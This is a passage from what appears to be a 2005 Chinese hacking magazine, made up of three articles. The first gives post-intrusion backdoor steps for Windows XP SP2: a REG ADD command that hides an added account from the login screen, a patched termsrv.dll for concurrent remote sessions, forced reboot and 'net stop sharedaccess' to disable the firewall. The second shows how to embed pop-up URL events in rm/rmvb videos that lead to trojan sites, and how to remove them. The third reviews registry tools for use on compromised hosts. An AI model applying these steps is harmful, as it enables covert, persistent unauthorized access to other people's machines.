endlocal
```

第二、对于添加管理员帐户的操作，虽有在用户名后加“$”以便在命令提示符下不显示的效果，可是那是有局限性的。在命令提示符下输入 net user 确实不显示，可是如果主人再勤快点，输入 net localgroup administrators，您所谓的隐藏帐户就完全暴露在光天化日之下了，并且在“本地用户和组”中也能清楚看到您添加的用户名后加“$”的帐户。如果想激活 Guest 帐户作为您的后门，那样也是不保险的。当连接的 XP SP2 计算机为工作组中其他计算机开启了共享目录，您所激活后的 Guest 又经过添加密码，那么工作组中的其他计算机就无法访问，势必要通知 XP SP2 计算机那就不妙了。

第三、对于在登录屏幕隐藏用户名。我也曾经想过在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList]下，要添加并隐藏的帐户用户名，新建一个双字节值，以要隐藏的帐户用户名命名该键，然后设置键值为 0。但是这样务必将出现我所说的，被管理员在命令提示符或“本地用户和组”下发现被入侵后添加的新帐户的问题。所以在我的批处理文件中，采用 HelpAssistant 这个账户，它本身是 XP 自带的远程管理计算机的帐户，并且在隐藏登陆用户名列表中。如果您喜欢添加一个自己的帐户，请在命令提示符下输入如下格式的命令：

REG ADD HKLM\ SOFTWARE\Microsoft\ Windows" "NT\CurrentVersion\Winlogon\SpecialAccounts\UserList /v HackerXFiles /t REG_DWORD /d 00000000 /f，其中 HackerXFiles 为您添加的用户名。

第四、在 XP SP1 版本的时候，使用 shutdown -l 命令注销计算机后就能连接远程计算机了，这可是 XP 不同于 2000 给我们带来的便捷。可是自从 XP 升级为 SP2 后，添加了允许多用户同时登录的此项新特性，同时带来了要求添加注册表新键“EnableConcurrentSessions”的问题，而它的增加就不是注销下系统就能解决的了，必须重新启动计算机！所以在我的批处理文件中添加了 **shutdown -f -r -t 0** 命令。并且在您想远程连接对方计算机的时候，请关闭它的 Windows 防火墙，在命令提示符下输入 **net stop sharedaccess** 命令。




图 3




图 4

第五、只有当 WindowsXP 启用了欢迎屏幕、用户切换功能之后，远程桌面才能支持并发的用户访问。并且在您远程登陆计算机的时候，不可

以使用administrator帐户和计算机物理接触用户的帐户。如果使用了上述两个帐户会弹出“由于帐户限制，您无法登陆”的消息提示，如图3。

第六、XP SP2供多人同时在不同地点登录，但这个所谓的多人仅仅等于2人，如图4。

如果有第三人远程连接计算机的话，会弹出“选择发送断开请求”的对话框，如图5，要求选择向正在连接操作计算机的两位用户的哪位发出请求，对方的屏幕上将弹出“询问能否连接”的对话框，如图6，这个对话框的提示是英文的，原因是我所使用的2055版本的termsrv.dll文件是英文版的。




图5

有个有趣的发现是无论是使用哪个帐户登录，弹出的提示都是CRACKER\HackBase即本机物理接触管理员帐户。还有个重要的问题请注意：在收到“询问能否连接”对话框的时候，请尽快答复、不要不理不睬的。在20秒内如果没有给出确切答复，系统将默认您同意对方的请求自动断开现有连接。

第七、允许多用户同时登录的此项新特性仅限于XP SP2上




图6

对其进行termsrv.dll文件修改。这样就给我们出了个难题，如何在命令提示符下得到系统的版本，您可以使用如下命令：

REG QUERY HKLM\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion /v BuildLab能够看到“2600.xpsp_sp2_gdr.050301-1519”或者REG QUERY HKLM\SOFTWARE\Microsoft\Windows" "NT\CurrentVersion /v CSDVersion能够看到“Service Pack 2”这样判断为XP SP2版本的重要信息。

本文乍看起来好像是老生常谈，讲的是2005年初XP SP2预想提供多用户远程登陆的功能？这是因为有些菜鸟朋友经常用QQ询问我这个问题，我就系统的讲解下。在这篇文章中，我运用了些对注册表操作等新技术，并且对黑友在操作XP系统时候的一些问题作下疑难问题的解答。希望对菜鸟朋友们有所帮助，如果还有什么问题或者您掌握什么新技术想和我共同研究进步，请和我交流。希望大家一如既往地继续支持我！


（本文所涉及的系统文件：termsrv2055，光盘中有收录。）

还你一个干净的影音文件

——浅谈rm&rmvb文件中事件的添加与清除

FLY

最近家里装了宽带，速度好快啊，一天时间就下载了2G多的电影。好爽呀，正舒服的看着电影，忽然弹出一个页面窗口来，是某个小网站。当准备关闭它的时候，瑞星弹了出来，说拦截到了一个病毒。我并没有运行什么不良程序啊！难道是看电影时弹出的那个网站在捣鬼？将那个网站再次打开，果然，是网页木马。真是不爽。这次是我运气好，那个木马能够被查杀，如果碰到一个免杀的木马，那可就亏大了。为防止此类事件再次发生，我对影音文件里事件的添加与清除做了一番研究，不敢独享，希望大家都能看上放心的影音文件。



用户观看影音文件时（特别是rm&rmvb文件时）IE自动弹出恶意网站，实际上是影音文件中被添加了弹出窗口的事件，事件（events）是rm或rmvb文件的特性之一。可以让所有观看这些媒体文件的用户百分百的弹出指定网站（不受目前所有网站弹出页面过滤程序的限制），经过Rm文件事件添加器压缩过的媒体文件，无论用户用何种播放器播放都不会被屏蔽，与用户的主动性没有任何关系，网页是在不知不觉中弹出的，用户无法跳过，无法屏蔽与删除！目前可以完全弹出网页的播放器有：超级解霸系列、RealPlay系列播放器、Winamp播放器系列、Media Player Classic播放器系列等等！支持的添加格式有后缀为：RM、RMVB等的音频、视频文件。当用户使用常用播放软件打开恶意影音文件时，就会弹出指定窗口，链接恶意网站。如果此恶意网站上有免杀木马的话，嘻嘻，恭喜你，中奖了！

好了，看看它是怎么操作的吧。我们可以安装RealProducer Plus 10（Realnetworks的官方产品之一）来对rm文件进行编辑、制作、修改。其安装目录下的RealMediaEditor/rmevents.exe可执行文件正是用来为rm文件插入事件的命令行程序。还有rmedtgui.exe这个文件，是图形界面下的为rm文件插入事件的程序。

我们以rmedtgui.exe为例说一下怎么给rm文件加入一个弹出窗口事件。可以任意新建一个文本文件，比如events.txt，文件内容如下：u 00:00:20.0 00:00:38.0 &&_rpexternal&&http://www.hackerxfiles.net/，其中，u是事件标志（Flag），表示要在文件中插入的是一个url地址，第二、第三个字段分别表示起止时间点，单位格式是，小时：分：秒.毫秒，最后一个字段是你要弹出的url的地址，_rpexternal参数表示在外部浏览器打开url，而不是使用缺省的realplayer内嵌的浏览器。

我们上面语句的意思就是正常播放到第20秒或者你把rm文件拖到第20秒和第38秒中间的任意时间，都会用外部浏览器打开http://www.hackerxfiles.net/这个网页。

现在我们打开rmedtgui.exe，如图，选择file中的Open RealMedia File，打开你所要操作的影音文件（目前仅支持rm与rmvb）。再选择tools中的Merge Events，载入你刚才建立的events.txt。一个进度条过后，事件就载入了你所操作的影音文件。最后选择file中的Save RealMedia File As，将你所操作后的影音文件起个名字保存起来，至此，弹出窗口事件添加完毕。

我们使用豪杰超级解霸将保存的文件打开，果然，在第20秒的时候弹出了http://www.hackerxfiles.net/的窗口。

事件的添加就说到这里，我们的目的是要把恶意影音文件中的恶意事件给去掉。具体怎么操作呢？聪明的读者已经想到了吧。对，就是新建一个空白文档，然后把它载入到影音文件中。呵呵，所选择的影音文件中所有事件都被清除干净了，这下不用担心里面有恶意网页弹出了。

不过要注意的是，rm中的事件除了可以用来弹出窗口之外，还可以用来为剪辑添加一些说明信息或标题。载入空事件文件后所有的标题信息可能也会一并去除。但一般来说我们看影音文件不太会关心这些剪辑标题信息（何况大部分的标题信息都是些网站的广告之类），因此关系不大。

下面再补充一下命令行程序rmevents.exe的使用方法，供那些有一大堆文件要处理的同志使用。**rmevents -i c:\test.rm -e c:\events.txt -o c:\tested.rm**，意思是将c:\events.txt中的事件载入c:\test.rm，并以c:\tested.rm来保存。

（本文涉及的相关工具：RealProducer Plus 10，光盘中有收录。）

操作Windows注册表的瑞士军刀

风碧玉箫

平时我们在入侵时经常要修改目标主机的注册表，大多数情况下我们是用echo命令把注册表的内容写到一个reg文件中，然后用regedit /s将其导入，如果想查看注册表中的内容就只能先用regedit /e命令将其导出，然后用type命令查看其内容。但微软的regedit.exe提供的命令行参数实在有限，因此，在入侵时涉及到注册表的有关操作很不方便。那么，有没有类似sc.exe的可以方便管理Windows注册表的工具呢？当然有了。今天我就给大家推荐几款操作Windows注册表文件的“瑞士军刀”。

1.在注册表中查找信息——Scanreg

对于注册表文件中的某些信息，例如一个很长的子键，我们可能根本就无法记住它，因为它实在太长又太难记了，因此，很多时候我们要借助注册表的查找功能进行查找，如图1。




图1

```
I:\tools\regedit>scanreg
usage:
scanreg 1.05 <[-s] string> < [-k] [-v] [-d] > [[-r] key] [-c] [-e] [-n]
-s  string to search for
-r  root key to start search from (default = HKEY_CURRENT_USER)
    root key can be abbreviated as follows :
     HKEY_LOCAL_MACHINE - lm
     HKEY_CURRENT_USER  - cu
     HKEY_CLASSES_ROOT  - cr
     HKEY_USERS         - us
-k  search keynames (NB : must specify at least one of -k -v or -d)
-v  search valuenames
-d  search data
-c  search case sensitive (default : case INsensitive)
-e  return only exact match (default : return all matches)
-n  no color in output (default : keys red, values green, data yellow)

Examples:  SCANREG -s Windows -k -v -d
           SCANREG -s Windows -kvd
           SCANREG /s Windows /r \lm\software /kvde
           SCANREG Windows \lm -kd -n
           SCANREG Windows \\MOON\HKEY_LOCAL_MACHINE -d
           SCANREG Windows HKEY_CURRENT_USER\software -kvd

I:\tools\regedit>
```

图2

但是如果我们还没有给肉鸡安装远程控制软件，或打开3389时要对注册表进行查找操作该怎么办呢？scanreg.exe将会帮助我们很好地解决这个问题，这个小工具提供的参数是非常齐全的。在cmd下输入scanreg，就会看到它的帮助提示，如图2。

参照它给出的例子，我们可以很容易明白这款软件的具体用法。

—s：指明你要查找的字符串，此参数可不写，直接写要查找的字符串即可；

—r：指明要在注册表的哪个子键中进行查找，对于根键，程序本身提供用简写的方法表示，例如：根键HKEY_LOCAL_MACHINE，可以用lm表示，根键HKEY_CURRENT_USER，可以用cu表示。如果不指明根键，默认为根键HKEY_CURRENT_USER；

—k：指明要查找的字符串是键名；

—v：指明要查找的字符串是键值；

—d：指明要查找的是数据；

—c：是否大小写敏感，默认情况下大小写不敏感；

—e：是否全文匹配，默认情况下查找所有符合关键字的结果；

—n：结果是否用颜色加以区分，默认情况下，结果中红色表示键名，绿色表示键值，黄色表示数据。

例如：我们要查找键值为ctfmon的相关信息，我们可以输入：scanreg —s ctfmon —v，如图3。

```
H:\tools\regedit>scanreg -s ctfmon -v
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key   : "\Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 2 matching string(s) found.
```

图3

如果是查找所有符合ctfmon的信息，可以输入scanreg —s ctfmon —k —v —d，或scanreg —s ctfmon —kvd（—s可以省略不写，也可以用/s代替），如图4。

```
C:\WINDOWS\system32\cmd.exe

H:\tools\regedit>scanreg ctfmon -kvd
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Data  : "C:\WINDOWS\system32\CTFMON.EXE"
Key   : "\Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 3 matching string(s) found.

H:\tools\regedit>scanreg ctfmon -k -v -d
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Data  : "C:\WINDOWS\system32\CTFMON.EXE"
Key   : "\Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 3 matching string(s) found.
```

图4

如果是要查找所有符合字符串ctfmon的信息，并且只想在HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run下进行查找，可以按如下格式输入命令：scanreg /s ctfmon /r \Software\Microsoft\Windows\CurrentVersion\Run —k —v —d，或scanreg /s ctfmon /r \Software\Microsoft\Windows\CurrentVersion\Run —kvd，如图5。

```
H:\tools\regedit>scanreg /s ctfmon /r \Software\Microsoft\Windows\CurrentVersion
\Run /kvd
Key   : ""
Value : "ctfmon.exe"
Key   : ""
Value : "ctfmon.exe"
Data  : "C:\WINDOWS\system32\CTFMON.EXE"
End of search : 2 matching string(s) found.
```

图5

如果是查找所有符合ctfmon的信息，并且结果要求区分大小写，可以输入：scanreg ctfmon —kvdc，如图6。

```
H:\tools\regedit>scanreg ctfmon -kvdc
Key   : "\Software\Microsoft\Windows\CurrentVersion\Run"
Value : "ctfmon.exe"
Key   : "\Software\Microsoft\Windows\ShellNoRoam\MUICache"
Value : "C:\WINDOWS\system32\ctfmon.exe"
End of search : 2 matching string(s) found.
```

图6

要是想对结果进行进一步细化，如查找所有符合ctfmon的信息，并且结果要求区分大小写和进行全文匹配查找，可以输入scanreg ctfmon —kvdce，如图7。

```
H:\tools\regedit>scanreg ctfmon -kvdce
End of search : 0 matching string(s) found.

H:\tools\regedit>
```

图7

2．对注册表进行操作的瑞士军刀

(1) Regshell

在cmd下输入regshell，再输入help命令，就会看到该软件的帮助提示，如图8。

通过帮助文件，我们可以很容易上手。下面我就以在“HKEY_LOCAL_MACHINE\Software”下新建一子键test，并在该子键下新建一DWORD值，名为test，其值以1为例，简单演示一下它的使用方法。

首先，进入software子键：cd software，然后输入edit，进入编辑状态，根据提示选择1新建一子键，输入键名test，然后输入99退出编辑状态，如图9。

```
H:\tools\regedit>regshell
Seattle Lab Registry Editor
Copyright (c) 1998 Seattle Lab, Inc.

HKLM:>help

dir      Displays a list of values and sub-keys in a registry Hive.
ls       Displays a list of values and sub-keys in a registry Hive.
list     Displays a list of values and sub-keys in a registry Hive.
cd       Changes the current Sub-key
ck       Changes the current Sub-key
chkey    Changes the current Sub-key
type     Displays a registry variables.
edit     Edits a registry variables.
HKLM:    Changes the base hive to HKEY_LOCAL_MACHINE.
HKCR:    Changes the base hive to HKEY_CLASSES_ROOT.
HKCU:    Changes the base hive to HKEY_CURRENT_USER.
HKUS:    Changes the base hive to HKEY_USERS.
help     Displays this screen.
exit     Exits this program.

HKLM:>
```

图8

```
HKLM:>cd software
HKLM:software>edit

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 1

Enter Key Name : test

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 99

HKLM:software>
```

图9

再切换到新建的test子键：ck test（或者是chkey test），输入edit后根据提示选择“2”，再根据提示选择“2”新建一DWORD值，名字叫test，其值为“1”，完成后选择“99”退出编辑状态，如图10。

```
HKLM:software>ck test
HKLM:software\test>edit

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 2


  KEY VALUE TYPE
 1) String    2) DWORD
Select 1 or 2 :  2

Enter DWORD Value Name: test

DWORD value : 1

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 99


HKLM:software\test>
```

图10

接着，用dir命令（或者是ls、list命令）查看此时test子键下的信息，看到有一个名为test的DWORD值，输入type test进行查看，如图11。

```
HKLM:software\test>dir
  HKLM:software\test
    Last Modified: Monday, December 12, 2005 @ 16:14
  ClassName:<None>

                 <DWORD> test

HKLM:software\test>type test
test = 1 (0x00000001)
HKLM:software\test>
```

图11

最后，删除test子键。先切换到它的上一层后输入edit命令进入编辑状态，根据提示选择“3”进入删除选项，再根据提示输入“1”，表示删除子键，然后输入要删除的子键名test，完成后输入“99”退出编辑状态，最后用exit命令退出本程序，如图12。

```
HKLM:software\test>hklm:
HKLM:>cd software
HKLM:software>edit

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 3

      ----DELETE----
1) Key:          2) Value:
Enter a menu selection number (1 - 2) or 99 to Exit: 1

Enter Key Name : test

1) New Key.      2) Edit Key Value.
3) Delete.

Enter a menu selection number (1 - 3) or 99 to Exit: 99


HKLM:software>exit

H:\tools\regedit>
```

图12

(2) Regcmd

在cmd下输入regcmd，再输入“?”，就会看到它的帮助提示，如图13。

```
E:\t>regcmd
Regcmd 0.85a
Copyright (c) 2003 TiANWEi

:\>?
H|?|HELP           Show Help
DIR|LS|LIST        List current key level,support /ad, /a-d, /p
CD|CHDIR           Change key level,eg:CD \hklm\software
MD|MKDIR           Create key,eg:MD newkey
RD|RMDIR           Delete key,eg:RD oldkey
NEW                Create value,eg:NEW newvalue
EDIT               Edit value,eg:EDIT oldvalue
COPY|CP            Copy [path\]srcvalue [path\]desvalue, path ends with a "\"
DEL|ERASE          Delete value,eg:DEL oldvalue
EXIT|QUIT|BYE      Exit this program
TYPE               Type value's data,eg:TYPE value
VER                Show program version
HKLM               HKEY_LOCAL_MACHINE
HKCU               HKEY_CURRENT_USER
HKUS               HKEY_USERS
HKCR               HKEY_CLASSES_ROOT
HKCC               HKEY_CURRENT_CONFIG
HKPD               HKEY_PERFORMANCE_DATA [NT]
HKDD               HKEY_DYN_DATA [9x]
SERVICES           HKLM\System\CurrentControlSet\Services
SERVICES1[2]       HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal[Network]
RUN[RUN1]          HKLM[HKCU]\Software\Microsoft\Windows\CurrentVersion\Run
** Command line switch: -r      Connect to remote machine
:\>
```

图13

可以看到regcmd提供了比regshell更多的命令，而regcmd最大的好处就是支持一些类似dos的命令，例如你想返回当前子键的父键，可以用命令cd..，返回根键，可以用命令：cd\，我觉得这一点做得要比regshell好多了。这里，我同样以在“HKEY_LOCAL_MACHINE\Software”下新建一子键test，并在该子键下新建一DWORD值，名为test，其值为“1”为例，简单演示一下它的使用方法：先切换到“HKEY_LOCAL_MACHINE\Software”子键下：hklm，cd software，然后输入md test新建一子键test，如图14。

```
:\>hklm
:\hklm>cd software
:\hklm\software>md test
Key created successfully!
:\hklm\software>
```

图14

接着切换到test子键下：chdir test，新建一键test：new test，根据提示输入“1”表明其类型为DWORD，再输入“1”表明其值为16进制（2为十进制），然后输入test的值为“1”，最后根据提示输入“y”进行确认，整个过程如图15。

```
:\hklm\software>chdir test
:\hklm\software\test>new test

Select Value Type: 1.Dword  2.[Expand]String  3.Multi_String  4.Binary :1

Select DWORD mode: 1.Hexadecimal 2.Decimal :1

Enter DWORD <HEX:0x00000000>,<TakeCare!>:1

Are you really sure?[y/N]:y
Set value successfully!
:\hklm\software\test>
```

图15

然后输入dir命令（适合当前子键下信息较少时）查看当前子键下的信息，看到一名为test的DWORD值，其值为16进制的“1”，也可以用type test命令（适合当前子键下信息较多时）进行查看，如图16。

```
:\hklm\software\test>dir
            DWORD        test       = 0x00000001 (1)
                 *** 0/0 Keys 1/1 Values ***
:\hklm\software\test>type test
            DWORD        test       = 0x00000001 (1)
:\hklm\software\test>
```

图16

最后，删除test子键。输入cd..，返回上一层，输入rd test，进行删除，如果想退出程序，可以继续输入：exit、quit或者是bye，如图17。

```
:\hklm\software\test>dir
            DWORD        test       = 0x00000001 (1)
                 *** 0/0 Keys 1/1 Values ***
:\hklm\software\test>type test
            DWORD        test       = 0x00000001 (1)
:\hklm\software\test>cd..
:\hklm\software>rd test
Remove key:"test",are you sure?[y/N]:y
Key deleted successfully!
:\hklm\software>
```

图17

此外，由于regcmd提供了比regshell更多的命令，大家可以自己玩一下。像ver命令可以查看软件的版本号，services命令可以直接切换到HKLM\System\CurrentControlSet\Services子键下，services1命令可以直接切换到HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal子键下，run命令可以直接切换到HKLM[HKCU]\Software\Microsoft\Windows\CurrentVersion\Run子键下，挺方便的，如图18。

```
:\hklm\software>ver

Regcmd 0.85a
Copyright (c) 2003 TiANWEi

:\hklm\software>services
:\hklm\system\currentcontrolset\services>services1
:\HKLM\System\CurrentControlSet\Control\SafeBoot\Minimal>run
:\hklm\software\microsoft\windows\currentversion\run>
```

图18

(3) regcmd2

从名字可以猜测它与regcmd应该差不多。事实上确实如此，regcmd2只不过是界面不同于regcmd而已，其实功能与regcmd差不多，如图19。

```
E:\t>regcmd2
------------------------------------------------------------
Regcmd 0.82c [Windows Cmdline Registry Editor]
------------------------------------------------------------
[ 1]      HKEY_LOCAL_MACHINE
[ 2]      HKEY_CURRENT_USER
[ 3]      HKEY_USERS
[ 4]      HKEY_CLASSES_ROOT
